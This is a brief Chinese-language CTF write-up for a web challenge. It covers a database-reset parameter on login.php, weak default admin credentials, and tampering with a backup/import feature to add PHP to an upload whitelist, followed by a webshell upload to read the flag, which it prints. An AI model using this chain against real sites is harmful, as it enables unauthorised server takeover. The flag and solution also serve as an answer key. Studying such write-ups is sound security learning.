


进来一个登录框



发现login.php，存在一个init参数为true时会初始化数据库，初始化了账号密码



初始化后存在弱口令admin/admin123,user1/user123,user2/user123
登录普通用户，发现只有一个文件上传的位置，尝试了一下是白名单



登录admin账号，有数据库备份和导入功能。


创建一个数据库备份看一下，发现uploadfile表中字段extension字段存放了白名单，尝试将其中一个改成php，然后导入sql文件，将白名单重置允许上传php文件

```
DROP TABLE IF EXISTS `uploadfile`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `uploadfile` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `extension` varchar(10) CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `extension` (`extension`)
) ENGINE=MyISAM AUTO_INCREMENT=7 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `uploadfile`
--

LOCK TABLES `uploadfile` WRITE;
/*!40000 ALTER TABLE `uploadfile` DISABLE KEYS */;
INSERT INTO `uploadfile` VALUES (1,'jpg'),(2,'jpeg'),(3,'png'),(4,'gif'),(5,'webp');
/*!40000 ALTER TABLE `uploadfile` ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) COLLATE utf8mb4_unicode_ci NOT NULL,
  `password` varchar(255) COLLATE utf8mb4_unicode_ci NOT NULL,
  `role` enum('admin','user') COLLATE utf8mb4_unicode_ci NOT NULL DEFAULT 'user',
  `avatar` varchar(255) COLLATE utf8mb4_unicode_ci DEFAULT NULL,
  `created_at` timestamp NULL DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `users`
```

导入成功

再次尝试文件上传

成功上传webshell



读取/flag

HECTF{90ed1f77c-0f30384c34270fa-e4d4ff93626e7f27}